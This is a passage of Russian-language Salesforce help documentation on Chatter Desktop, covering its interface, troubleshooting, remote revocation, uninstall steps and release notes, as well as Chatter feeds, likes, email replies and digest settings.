СМ. ТАКЖЕ:

Рекомендации по устранению неполадок Chatter Desktop

Использование Chatter Desktop

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Окно Chatter Desktop:

Значок:	Значение:
Фотография для профиля	Изменение статуса в чате. Установите статус **«На месте»**, **«Отошел»** или **«Не в сети»**. Пользователь со статусом **«Не в сети»** недоступен для общения.
	Просмотр обновлений ленты для всех отслеживаемых пользователей и записей, а также публикация обновлений. • Чтобы добавить комментарий, щелкните **«Комментарий»**. Чтобы получать электронные уведомления о добавлении комментария к сообщению, щелкните **«Нравится»**. Чтобы удалить доступное сообщение, щелкните **«Удалить»**. • Чтобы опубликовать локальный файл, перетащите файл в область ввода сообщения или щелкните значок, отображающийся при вводе сообщения. • Чтобы опубликовать ссылку, вставьте ссылку в текстовую область вверху ленты или щелкните значок, отображающийся при вводе сообщения. • Чтобы отсортировать обновления, воспользуйтесь фильтром **«Сортировать по»** вверху ленты.

- «Дата публикации»: сортировка лент по дате публикации. Чтобы просмотреть все комментарии, нажмите кнопку **«Показать все комментарии»** под сообщением.
- «Дата публикации и добавления комментария»: сортировка лент по дате публикации и добавления комментария. Чтобы просмотреть все комментарии, нажмите кнопку **«Показать все комментарии»** под связанным сообщением.



Просмотр и комментирование обновлений, предназначенных для текущего пользователя.



Общение с людьми и просмотр их обновлений. Сообщения чата отображаются в отдельном окне.

- Чтобы просмотреть пользователей или чаты, добавленные в избранное, нажмите кнопку **«Избранное чата»**. Чтобы добавить избранное, щелкните значок напротив имени нужного пользователя или в любом активном чате.
- Чтобы просмотреть обновления конкретного пользователя или опубликовать сообщение в его ленту, нажмите кнопку **«Отслеживание»** или **«Отслеживающие»** и выберите имя нужного пользователя.
- Чтобы выполнить указанные ниже действия, наведите указатель мыши на имя нужного пользователя.
  - Чтобы отправить личное сообщение, щелкните значок .
  - Чтобы добавить пользователя в качестве избранного чата, щелкните значок . Имя пользователя будет добавлено в список **«Избранное чата»**.
  - Чтобы начать отслеживание пользователя, щелкните значок . Чтобы отменить отслеживание пользователя, щелкните значок .
  - Чтобы начать чат, щелкните значок . Значок в окне чата позволяет находить и добавлять в текущий чат не более 10 пользователей . Пользователи со статусом **«Автономный режим»** недоступны для общения.

Прим.: Доступно только в том случае, если в организации включена поддержка чата.



Просмотр личных сообщений Chatter и отправка ответов. Чтобы просмотреть сообщение, щелкните нужное сообщение. Чтобы отправить новое сообщение, нажмите кнопку **«Создать сообщение»**.

Прим.: Доступно только в том случае, если в организации включена поддержка сообщений.



Просмотр обновлений ленты из групп.

- Чтобы просмотреть ленту группы или опубликовать обновления, щелкните имя нужной группы или выполните ее поиск. Обновления могут быть опубликованы во всех общедоступных группах и личных группах со своим участием.
- Чтобы стать участником группы, щелкните **«Присоединиться»**. Чтобы выйти из состава группы, щелкните **«Участник»**.
- Чтобы просмотреть описание группы, щелкните значок .



Просмотр и комментирование отслеживаемых записей. Выберите нужный тип записи (например, «Организация») в раскрывающемся меню в верхней части окна. В списке отображаются только отслеживаемые

записи. Чтобы просмотреть сведения о записи, щелкните имя нужной записи. Приложение Chatter Desktop отображает первые восемь полей записи.



Редактирование параметров приложения Chatter Desktop или изменение подключения.



Мгновенная синхронизация данных. Синхронизация приложения Chatter Desktop выполняется автоматически, но иногда может занимать некоторое время.

СМ. ТАКЖЕ:

Рекомендации по устранению неполадок Chatter Desktop

Рекомендации по устранению неполадок Chatter Desktop

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Ниже приведены решения по устранению неполадок Chatter Desktop.

Chatter Desktop использует Adobe® Integrated Runtime (AIR®). В приведенной ниже таблице описаны решения распространенных неполадок, связанных с AIR. Для получения дополнительной информации обратитесь к базе знаний Adobe®.

Проблема	Решение
Ошибка установки Chatter Desktop	Удалите каталоги общедоступного локального объекта (SLO) и зашифрованного локального хранилища (ELS) и повторно установите Chatter Desktop. В каталоге SLO хранится постоянная информация, например последнее местоположение и размер экрана. Он находится по следующему адресу: • **Mac OS** `/[USER]/Library/Preferences/sfdc-desktop*` • **Windows Vista, Windows 7, Windows 8.x:** `C:\Users\<USER>\AppData\Roaming\sfdc-desktop*` • **Windows XP:** `C:\Documents and Settings\<USER>\Application Data\sfdc-desktop*` В ELS хранятся пользовательские удостоверения Oauth2.0. ELS находится по следующему адресу: • **Mac OS** `/[USER]/Library/Application Support/Adobe/AIR/ELS/sfdc-desktop*` • **Windows Vista, Windows 7, Windows 8x** `C:\Users\<USER>\AppData\Roaming\Adobe\AIR\ELS\sfdc-desktop*` • **Windows XP:** `C:\Documents and Settings\<USER>\Application Data\Adobe\AIR\ELS\sfdc-desktop*`

Проблема	Решение
При использовании в операционной системе Linux приложение Chatter Desktop не откликается, не сохраняет пароль, отображает пустое окно или возникают другие ошибки.	При использовании управляемой установки проверьте следующие файлы. • Файл `.chatterdesktop` должен быть синтаксически корректным и содержать действительные данные XML. • Файл `.chatterdesktop` должен содержать действительные URL-адреса, каждый из которых начинается с элемента `https://` и заканчивается элементом `salesforce.com`. Устраните ошибки в хранилище ключей ELS. Дополнительную информацию см. по ссылке `http://kb2.adobe.com/cps/492/cpsid_49267.html`.
Chatter Desktop не поддерживает предварительный просмотр PDF-файлов.	Для предварительного просмотра PDF-файлов Chatter Desktop использует приложение Adobe® Acrobat® Reader. Прежде чем использовать приложение Chatter Desktop для предварительного просмотра файлов, установите приложение Adobe Acrobat с веб-сайта компании Adobe и запустите его как минимум один раз.
Фотографии с комментариями не обновляются.	Щелкните значок синхронизации.

СМ. ТАКЖЕ:

Настройка Chatter Desktop

Удаленное отключение Chatter Desktop

В случае кражи или потери компьютера, на котором установлено приложение Chatter Desktop, пользователи могут заблокировать доступ к данным Salesforce для приложения Chatter Desktop.

1. На странице личных параметров введите строку *«Дополнительные сведения о пользователе»* в поле «Быстрый поиск», затем выберите **«Дополнительные сведения о пользователе»**. Нет результатов? Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
2. Щелкните ссылку **«Отменить»** напротив приложения Chatter Desktop в разделе «Удаленный доступ».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

СМ. ТАКЖЕ:

Рекомендации по устранению неполадок Chatter Desktop

Удаление Chatter Desktop

Порядок удаления Chatter Desktop.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Windows:

1. Последовательно выберите пункты **«Пуск»** > **«Панель управления»** > **«Удаление программы»**.
2. Дважды щелкните приложение Chatter Desktop. При необходимости выберите пункт контекстного меню **«Удалить»**.
3. При появлении соответствующего запроса нажмите кнопку **«Да»**.

Mac:

1. Откройте папку приложений. При необходимости введите запрос `applications` в средство поиска Spotlight.
2. Найдите папку salesforce.com с приложением Chatter Desktop и перетащите ее в корзину.

Выпуски приложения Chatter Desktop

В таблице ниже указаны обновления для каждого выпуска приложения Chatter Desktop.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Версия	Обновления
3.2.3	• Обновление сертификата установщика
3.2.2	• Обновление сертификата установщика
3.2.1	• Обновление сертификата установщика
3.2	• Настройка всплывающих оповещений для новых сообщений и комментариев ленты • Отображение приложения Chatter Desktop только поверх других окон • Удаление доступных сообщений ленты • Публикация во всех общедоступных группах • Поддержка прокрутки и активных ссылок в описаниях группы • Исправление разнообразных ошибок, в том числе отрицательных значений и имен, отображающихся дважды в предпочтениях и недействительных тематических ссылках
3.1.1	• Обновление сертификата установщика
3,1	• Добавление файлов в комментарии

	• Просмотр списка чата, отсортированного по личному имени • Просмотр даты последнего действия для групп • Усовершенствованный просмотр нескольких чатов • Сортировка избранного по доступности пользователей • Отображение оптимизированных значков ленты Chatter и перетаскивание файлов в сообщения
3.0	• Общение как минимум с одним пользователем организации • Выбор понравившихся комментариев • Просмотр списка пользователей, которым понравилось сообщение или комментарий • Просмотр файлов, вложенных в комментарии • Просмотр снимков панели мониторинга • Просмотр общедоступных сообщений • Исправление разнообразных ошибок, в том числе усовершенствование ленты посредством новых компонентов и решение проблемы добавления @упоминания после #темы
2.1	• Поддержка пользователей-клиентов • Поддержка личных сообщений Chatter • Исправление разнообразных ошибок, в том числе проблемы изменения фокуса всплывающими уведомлениями
2.0	• Новый пользовательский интерфейс и визуальное оформление • Просмотр записей
1.3.3	• Глобальный поиск по @упоминаниям • Добавление новых экземпляров в окне входа • Изменение и авторизация экземпляров без повторного запуска приложения • Исправление разнообразных ошибок, в том числе проблем, связанных с программой установки и созданием пустых уведомлений
1.3.2	• Промежуточная сборка с целью внедрения изменений, внесенных в среду выполнения Adobe AIR. После установки версии 1.3.2 приложение Chatter Desktop

	незамедлительно выполняет дополнительное обновление.
1.2.1	• Исправление языковых ошибок в датской, финской, голландской и норвежской версиях приложения
1.2.0	• Сведения о пользователе и группе • Добавление ссылки «Нравится» • Добавление @упоминаний, отображаемых в лентах и содержащих ссылки на профиль упомянутого пользователя • Добавление #тем, отображаемых в лентах и содержащих ссылки на результаты поиска в обозревателе • Автозаполнение для @упоминаний и #тем • Повышение производительности, в том числе кэширование изображений • Развертывание приложения на норвежском языке • Исправление разнообразных ошибок
1.1.1	• Обновление с целью поддержки сервера `chatter.com` • Исправление незначительных ошибок
1.1.0	• Выбор файлов для предварительного просмотра • Выбор вкладки **«Кому: я»** для просмотра сообщений, предназначенных для текущего пользователя • Выбор групп и пользователей для просмотра их стен • Добавление сообщений на стены групп и пользователей
1.0.7	• Исправление ошибки, связанной с загрузкой фотографий
1.0.6	• Функциональная оптимизация групп и пользователей • Выпуск управляемой версии приложения Chatter Desktop
1.0.5	• Возможность входа в безопасную среду разработчика • Функциональная оптимизация • Исправление языковых ошибок в корейской версии приложения

СМ. ТАКЖЕ:

Установка Chatter Desktop

Люди и записи, отслеживаемые по умолчанию

Начиная с июня 2010 года, когда сеть Chatter была включена администратором организации, отслеживание некоторых пользователей и записей выполнялось автоматически. Пользователи и записи, доступные для автоматического отслеживания, определяются размерами организации.

Количество пользователей	Пользователи для отслеживания	Записи для отслеживания
15 пользователей и менее	Все пользователи организации	Не более 25 последних записей в указанном ниже порядке. 1. Собственные открытые возможности 2. Собственные организации 3. Собственные открытые обращения 4. Собственные контакты 5. Открытые возможности, созданные пользователем 6. Организации, созданные пользователем 7. Открытые обращения, созданные пользователем 8. Контакты, созданные пользователем 9. Открытые возможности, измененные пользователем последними 10. Организации, измененные пользователем последними 11. Открытые обращения, измененные пользователем последними 12. Контакты, измененные пользователем последними 13. Открытые возможности, просмотренные пользователем 14. Организации, просмотренные пользователем 15. Открытые обращения, просмотренные пользователем 16. Контакты, просмотренные пользователем

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Количество пользователей	Пользователи для отслеживания	Записи для отслеживания
16 пользователей и более	Не более 25 пользователей организации, в том числе (при их наличии): • Менеджер пользователя • Пользователи, подчиняющиеся менеджеру пользователя • Подчиненные пользователя • Участники групп, работающих с организациями • Участники групп, работающих с возможностями	Не более 25 последних записей в указанном ниже порядке. **1.** Собственные открытые возможности **2.** Собственные организации **3.** Собственные открытые обращения **4.** Собственные контакты **5.** Открытые возможности, созданные пользователем **6.** Организации, созданные пользователем **7.** Открытые обращения, созданные пользователем **8.** Контакты, созданные пользователем **9.** Открытые возможности, измененные пользователем последними **10.** Организации, измененные пользователем последними **11.** Открытые обращения, измененные пользователем последними **12.** Контакты, измененные пользователем последними **13.** Открытые возможности, просмотренные пользователем **14.** Организации, просмотренные пользователем **15.** Открытые обращения, просмотренные пользователем **16.** Контакты, просмотренные пользователем

Прим.: Автоматическое отслеживание применяется только к тем записям, которые уже существовали на момент включения сети Chatter. По умолчанию автоматическое отслеживание недоступно для новых записей, что позволяет сократить количество обновлений, отображаемых в ленте Chatter. Чтобы получать обновления для всех новых записей, включите функцию автоматического отслеживания на странице личных параметров.

СМ. ТАКЖЕ:

Рекомендации по людям

Рекомендации по записям

Автоматическое отслеживание созданных записей

Выбор понравившихся сообщений и комментариев

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Выберите понравившиеся сообщения или комментарии для получения уведомлений электронной почты о добавлении последующих комментариев или просто в знак утверждения.

Щелкните ссылку **«Нравится»** под соответствующим сообщением или комментарием.

При нажатии ссылки **«Нравится»** пользователь будет получать электронные уведомления о добавлении других комментариев для данного сообщения. Если вы нажмете **«Нравится»** в отношении комментария, то электронное уведомление получит только пользователь, опубликовавший комментарий. Вы получите электронное уведомление о последующих комментариях. При необходимости параметры электронных уведомлений на странице 3744 могут быть изменены.

- Если сообщение или комментарий больше не нравится, щелкните ссылку **«Не нравится»**. Данная ссылка позволяет отменить отправку новых электронных уведомлений о добавлении комментариев или выборе предпочтений.
- Чтобы просмотреть профиль пользователя, которому понравилось сообщение, щелкните его имя в нижней части сообщения или комментария, например, «Нравится пользователю **Иван Петров**».
- Если сообщение понравилось как минимум четырем пользователям, щелкните ссылку для просмотра всего списка. Например, «Нравится мне, пользователю **Иван Петров** и еще **2 другим**». Кроме того, данный список позволяет начать или отменить отслеживание пользователей.
- Напротив комментария отображается количество пользователей, которым данный комментарий понравился (например, **«1 пользователь»** или **«7 пользователей»**). Чтобы просмотреть их имена, щелкните данную ссылку.

СМ. ТАКЖЕ:

Рекомендации по управлению настройками личной электронной почты в Chatter

Отправка ответов на электронные уведомления Chatter

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

При получении определенного электронного уведомления пользователь может выполнять некоторые действия путем отправки ответа на входящее сообщение эл. почты. Пользователь может отвечать на сообщения эл. почты, типы которых перечислены в таблице ниже, или любые уведомления, поле «От» которых содержит адрес `reply@chatter.salesforce.com`.

Прим.: Отправка ответов на электронные уведомления возможна только после включения функции отправки электронных ответов в организации.

Действие	Тип сообщения эл. почты	Текст для добавления в ответ	Ограничения
Добавление закладки на сообщение	Публикация сообщения в профиль или группу, упоминание имени пользователя в сообщении или совместное	*добавить закладку*	—

Действие	Тип сообщения эл. почты	Текст для добавления в ответ	Ограничения
	использование сообщения		
Комментирование сообщения	Публикация сообщения, комментирование собственного сообщения, комментирование собственного комментария, упоминание имени пользователя в сообщении или комментарии	Текст комментария	Не более 1 000 символов. Ответы, длина которых превышает 1 000 символов, будут усечены.
Отслеживание пользователя	Публикация сообщения, комментирование собственного сообщения, комментирование собственного комментария, упоминание имени пользователя в сообщении или комментарии	*отслеживать*	—
Выбор понравившегося комментария	Комментирование собственного сообщения или комментария	*нравится* или *+1*	—
Выбор понравившегося сообщения	Публикация сообщения в профиль или группу, упоминание имени пользователя в сообщении или совместное использование сообщения	*нравится* или *+1*	—
Отключить уведомления	Все электронные уведомления о сообщениях и комментариях, связанных с исходным сообщением, о котором вы больше не хотите получать уведомления	*Отмена уведомлений*	—
Отправка ответа на сообщение Chatter	Отправка сообщения	Текст ответа	Не более 10 000 символов. Ответы, длина которых превышает 10 000 символов, будут усечены.
Отмена отслеживания пользователя	Публикация сообщения, комментирование собственного сообщения, комментирование собственного комментария,	*отменить отслеживание*	—

Действие	Тип сообщения эл. почты	Текст для добавления в ответ	Ограничения
	упоминание имени пользователя в сообщении или комментарии		
Отмена выбора понравившегося сообщения	Публикация сообщения, комментирование собственного сообщения или комментирование собственного комментария к сообщению, выбранному ранее в качестве понравившегося	*не нравится* или `-1`	—

Ниже перечислены рекомендации по отправке электронных ответов.

- Для отправки ответов следует использовать адрес эл. почты, указанный в профиле. При использовании псевдонимов эл. почты или служб переадресации эл. почты, отправляющих ответы посредством другого адреса эл. почты, ответы не обрабатываются.
- Ответы на уведомления о добавлении закладок, отмене уведомлений, выборе или отмене выбора предпочтений, начале или отмене отслеживания должны содержать только одно слово или точный текст (например, *нравится* или `+1`). Пробелы или исходный текст, добавляемые автоматически некоторыми почтовыми приложениями в ответные сообщения, пропускаются, а сами ответы обрабатываются как предпочтения, закладки и т. д. Ответы, содержащие любой другой текст (например, *«Нравится!»* или *«Нравится?»*), обрабатываются как обычные комментарии.
- Если ответ содержит электронную подпись пользователя, то эта подпись рассматривается системой как часть комментария. Стандартные подписи, добавляемые при использовании мобильных устройств, например, `Sent from my iPhone` («Отправлено с устройства iPhone»), автоматически удаляются из всех ответов. Прежде чем отправить ответ, удалите подписи пользователей и любой другой текст, который не должен быть опубликован в Chatter. Либо добавьте разделяющую линию над подписью, чтобы удалить ее. Разделяющая линия должна включать в себя как минимум один из следующих символов:
  - тире (–);
  - знак равенства (=);
  - подчеркивание (_).

  Также можно использовать любое сочетание этих символов или двойное тире (––), не нарушающее стандарт RFC 3676 4.3.
- Вложения и упоминания, добавленные в ответы, пропускаются.
- Прежде чем отправить ответ, проверьте адрес эл. почты, который отображается в поле «Кому». Действительные адреса содержат маркеры или длинные символьные строки (до и после символа @), например `w8t27apy1@j321imd9gbs.d8rx.d.chatter.yourInstance.salesforce.com`. Некоторые почтовые приложения автоматически используют адрес из поля «От» исходного сообщения эл. почты (`reply@chatter.salesforce.com`), который не предназначается для получения ответов. Если поле «Кому» ответного сообщения содержит этот укороченный адрес, то он должен быть заменен на действительный адрес. Например, при использовании приложения IBM® Lotus Notes® выполните указанные ниже действия.

  1. Откройте исходное сообщение эл. почты.

2. Последовательно выберите пункты **View** > **Show** > **Page Source**.
3. В разделе `Reply-To` («Ответить на») скопируйте адрес эл. почты, который примерно выглядит следующим образом: `w8t27apy1@j321imd9gbs.d8rx.d.chatter.yourInstance.salesforce.com`.
4. Вставьте этот адрес в поле «Кому» ответного сообщения.

СМ. ТАКЖЕ:

Выбор понравившихся сообщений и комментариев

Переход к параметрам эл. почты Chatter

Чтобы изменить настройки уведомлений и рассылок, воспользуйтесь параметрами электронной почты Chatter.

- На странице личных параметров введите строку *«Chatter»* в поле «Быстрый поиск» и выберите **«Параметры эл. почты Chatter»** или **«Электронные уведомления»** в зависимости от того, какой заголовок будет выведен.
- Или выберите параметр **«Уведомлять меня по эл. почте...»** > **«Параметры эл. почты»**.

Получение электронных уведомлений и рассылок Chatter возможно только после включения электронных уведомлений администратором организации. Чтобы получать сообщения электронной почты Chatter, установите флажок «Принимать сообщения эл. почты».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Внимание: Снимите этот флажок для отмены любых электронных уведомлений Chatter.

СМ. ТАКЖЕ:

Электронные рассылки Chatter

Рекомендации по управлению настройками личной электронной почты в Chatter

Электронные рассылки Chatter

Благодаря электронным рассылкам, позволяющим просматривать недавние действия Chatter, пользователи могут всегда оставаться в курсе важных событий. Получайте ежедневные или еженедельные сводки об обновлениях в личной или групповой ленте.

Индивидуальные рассылки содержат обновления из собственной ленты Chatter (например, обновления о людях, файлах и записях, отслеживаемых самим пользователем и группами с его участием). Групповые рассылки содержат обновления из ленты Chatter отдельной группы.

Ежедневные рассылки содержат до 50 последних сообщений за предыдущий день, тогда как еженедельные — до 50 последних сообщений за неделю. Обе рассылки содержат последние три комментария для каждого сообщения. Chatter отправляет ежедневные рассылки каждый день в полночь, а еженедельные — каждое воскресенье в полночь. Индивидуальные рассылки отправляются по местному времени пользователя. Групповые рассылки отправляются по местному времени организации. Настройка времени не поддерживается.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Пользователь, присоединившийся или добавленный в группу, изначально не получает электронные уведомления, так как их отправка отключена по умолчанию. Воспользуйтесь параметром «Задать частоту по умолчанию для групп с моим участием:», чтобы определить частоту отправки электронных уведомлений о добавлении в новые группы. Изменение стандартной частоты не влияет на группы, участником которых текущий пользователь уже является. Обратите внимание, что организации, созданные до выпуска Summer'11 и использующие версию Professional Edition, Enterprise Edition, Unlimited Edition или Developer Edition, могут по-прежнему получать ежедневные рассылки по умолчанию.

СМ. ТАКЖЕ:

Переход к параметрам эл. почты Chatter

Рекомендации по управлению настройками личной электронной почты в Chatter

Рекомендации по управлению настройками личной электронной почты в Chatter

Пользователи могут контролировать количество получаемых сообщений эл. почты Chatter путем выбора наиболее важных сообщений эл. почты и соответствующей частоты личных и групповых рассылок.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

«Уведомлять меня по эл. почте, если кто-то:»

Данный раздел позволяет настраивать личные параметры эл. почты. Благодаря данным параметрам, пользователи могут отслеживать важные события без получения большого количества сообщений эл. почты.

Параметр	Важный	Рекомендации и примечания
Отслеживает мой профиль		Чтобы начать отслеживание нового отслеживающего, щелкните ссылку в сообщении эл. почты.
Добавляет сообщения в мой профиль	✔	Данный параметр позволяет получать уведомления о публикации вопросов или сведений в профиле пользователя.
Публикует мое сообщение		
Отдает предпочтение добавленному мною сообщению или комментарию		
Комментирует мой статус или сделанное мною изменение		Этот параметр отправляет уведомления о действиях, производимых с отслеживаемыми изменениями. Отслеживаемое изменение — это изменение, производимое в Salesforce, при котором автоматически публикуется информация в вашей ленте Chatter. Если включить этот параметр, вы будете получать уведомления при размещении комментариев к этому сообщению.

Параметр	Важный	Рекомендации и примечания
Комментирует сообщение в моем профиле		
Комментирует мой комментарий		Данный параметр позволяет получать уведомления о публикации не более 10 последующих комментариев к прокомментированному элементу. Последующее комментирование сообщения обнуляет текущее количество и позволяет получать уведомления максимум о 10 других новых комментариях.
Комментирует элемент, отмеченный закладкой	✔	Данный параметр позволяет получать уведомления о публикации комментариев к важным элементам, отмеченным закладками. Важность данного параметра снижается при отслеживании элементов посредством предпочтений.
Комментирует понравившийся мне элемент	✔	Данный параметр позволяет получать уведомления о публикации не более 10 последующих комментариев к понравившемуся элементу.
Упоминает меня в сообщении	✔	Данный параметр позволяет получать уведомления о публикации упоминаний, используемых для привлечения внимания пользователя.
Упоминает меня в комментарии	✔	Данный параметр позволяет получать уведомления о публикации упоминаний, используемых для привлечения внимания пользователя.
Отправляет мне сообщение	✔	Пользователь, установивший флажок «Отправляет мне сообщение», получает электронные уведомления о новых личных сообщениях Chatter, включая уведомления о файлах, доступных для совместного использования.
Подтверждает меня в теме		

«Задать частоту индивидуальной электронной рассылки:»

Параметр	Рекомендуемый	Рекомендации и примечания
Ежедневно	✔	Ежедневные рассылки содержат последние 50 сообщений за предыдущий день и последние три комментария для каждого сообщения.
Еженедельно		Еженедельные рассылки содержат последние 50 сообщений за неделю и последние три комментария для каждого сообщения.
Ограничено		Индивидуальные рассылки не отправляются.

Сообщества не поддерживают индивидуальные рассылки.

«Задать частоту по умолчанию для групп с моим участием:»

Изменение стандартной частоты для новых групп не влияет на группы, участником которых текущий пользователь уже является.

Параметр	Рекомендуемый	Рекомендации и примечания
Уведомлять о каждом сообщении		При использовании сообществ параметр «Уведомлять о каждом сообщении» отключается, как только численность группы превышает 10 000 участников. Всем участникам, выбравшим данный параметр, автоматически назначается параметр «Ежедневные рассылки».
Ежедневные рассылки		Ежедневные рассылки содержат последние 50 сообщений за предыдущий день и последние три комментария для каждого сообщения.
Еженедельные рассылки		Еженедельные рассылки содержат последние 50 сообщений за неделю и последние три комментария для каждого сообщения.
Ограничено	✔	Данный параметр должен использоваться по умолчанию для всех новых групп. При присоединении к группе, отличающейся повышенной активностью (например, группа, созданная для работы над важным проектом), пользователь может изменить частоту отправки уведомлений для данной группы.

СМ. ТАКЖЕ:

- Электронные рассылки Chatter
- Переход к параметрам эл. почты Chatter

Что понимается под терминами «компания» и «организация» в Chatter?

Организация — это отдельный экземпляр Salesforce с определенным набором лицензированных пользователей, которым предоставляется или не предоставляется доступ в Chatter. Термины «компания» и «организация», используемые в Chatter, взаимозаменяемы. Таким образом, фраза «опубликовать файл для всех пользователей Chatter в компании» означает, что доступ к файлу предоставляется всем пользователям конкретной организации Salesforce, в которой используется сеть Chatter.

СМ. ТАКЖЕ:

- Общие сведения о Chatter

Можно ли пригласить сотрудников компании, не имеющих лицензий Salesforce?

Если такая возможность включена администратором, то пользователи могут приглашать других сотрудников своей компании. Приглашенные пользователи могут просматривать профили, публиковать сообщения ленты и присоединяться к группам, но не могут просматривать данные или записи Salesforce, принадлежащие отправителю приглашения.

Чтобы пригласить пользователя, воспользуйтесь вкладкой «Люди». Также пользователи могут быть приглашены при добавлении участников в группу.

Кроме того, клиенты могут быть добавлены в личные собственные или управляемые группы.

Работа с лентами

Просматривайте актуальные сообщения и комментарии, которые отправлены другими людьми и вами, а также изменения в записях вашей организации Salesforce.

Общие сведения о лентах Chatter

Отслеживайте пользователей и записи, чтобы просматривать их обновления в лентах Chatter в профилях, группах, на вкладке «Начальная страница», на страницах сведений о темах и на страницах сведений о записях.

Просмотр отдельной ленты

Чтобы просмотреть отдельный набор сообщений, измените ленту Chatter.

Фильтрация и сортировка лент

Рекомендуем использовать параметры фильтрации и сортировки для просмотра важных обновлений.

Создание задачи из сообщения

Иногда пользователям требуется отслеживание сообщений. Чтобы создать задачу прямо из сообщения, воспользуйтесь действием «Создать задачу».

Просмотр рекомендаций

Общие сведения об избранном Chatter

Общие сведения о лентах Chatter

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Отслеживайте пользователей и записи, чтобы просматривать их обновления в лентах Chatter в профилях, группах, на вкладке «Начальная страница», на страницах сведений о темах и на страницах сведений о записях.

Как правило, пользователь может просматривать следующие обновления.

- Комментарии и сообщения в ленте Chatter
- Сообщения, комментарии и файлы в группах Chatter, участником которых является пользователь
- Общедоступные файлы и ссылки
- Задачи и события
- Преобразованные интересы
- Изменения полей записи (например, изменение ответственного, закрытых возможностей и обращений).

Обновления записи также называются системными сообщениями. Это обновления, создаваемые автоматически системой Salesforce при создании записи или изменении отслеживаемого поля записи. Доступные обновления записи определяются настройками функции отслеживания, заданными администратором, и доступностью самой записи.

Система не позволяет просматривать отслеживаемые обновления ленты, которые были опубликованы более 45 дней назад и не содержат комментариев или предпочтений, ввиду их автоматического удаления.

Прим.: В приложении Lightning Experience лента «Что я отслеживаю» на начальной станице Chatter содержит фильтр **«Меньше обновлений»**, позволяющий исключить из представления ленты, генерируемые системой сообщения.

СМ. ТАКЖЕ:

Публикация сообщения Chatter

Просмотр отдельной ленты

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Чтобы просмотреть отдельный набор сообщений, измените ленту Chatter.

При переходе на начальную страницу Chatter, возврате на нее или при обновлении станицы на ней отображается лента по умолчанию. Для большинства пользователей это лента отслеживаемых публикаций. Однако в Lightning Experience, если пользователь отслеживает менее 10 элементов, в ленте по умолчанию отображаются новости компании. В ленте новостей компании, отображающейся по умолчанию, новые пользователи могут увидеть, что наиболее активно в организации. Это может помочь сориентироваться в выборе того, что следует отслеживать. Если пользователь отслеживает более 10 элементов, по умолчанию отображается лента отслеживаемых элементов.

Чтобы просмотреть набор сообщений в собственной ленте, выберите соответствующий фильтр на левой боковой панели начальной страницы Chatter. Например, просмотрите только сообщения, содержащие упоминания вашего собственного, только сообщения, добавленные в закладки или все сообщения компании.

1. Перейдите на вкладку Chatter, чтобы увидеть доступные ленты в левом столбце станицы.
2. Щелкните ленту, чтобы просмотреть только интересующую вас информацию.

Отслеживаемые
Отображение обновлений для всех отслеживаемых записей, включая сообщения от отслеживаемых пользователей, группы со своим участием, а также отслеживаемые файлы и записи. Чтобы уточнить набор сообщений, воспользуйтесь раскрывающимся списком вверху ленты.

Мне
Отображение сообщений, опубликованных на странице профиля, включая:

- Сообщения, опубликованные другими пользователями на странице профиля
- Сообщения и комментарии, содержащие упоминания собственного имени
- Опубликованные сообщения, содержащие комментарии

Добавленные в закладки
Отображение сообщений ленты, добавленных в закладки.

Заблокировано (Salesforce Classic)
Отображение всех заблокированных публикаций. Сообщение можно разблокировать.

Все компании (Salesforce Classic)
Отображение сообщений и комментариев, доступных для компании, включая сообщения и комментарии от:

- Люди компании
- Общедоступные группы

- Личные группы со своим участием
- Отслеживаемые изменения для записей и полей, а также системные сообщения о комментировании или выборе сообщения в качестве понравившегося. Сообщение может быть просмотрено только при наличии доступа к записи.

Основные показатели компании (Lightning Experience)
Показывает наиболее популярные сообщения внутри целой компании и сообщения с наибольшей вовлеченностью, например положительные комментарии, положительные голоса и просмотры.

СМ. ТАКЖЕ:

Фильтрация списка файлов

Фильтрация и сортировка лент

Рекомендуем использовать параметры фильтрации и сортировки для просмотра важных обновлений.

Фильтрация и сортировка ленты позволяют просматривать отдельный набор сообщений вместо всех сообщений ленты.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

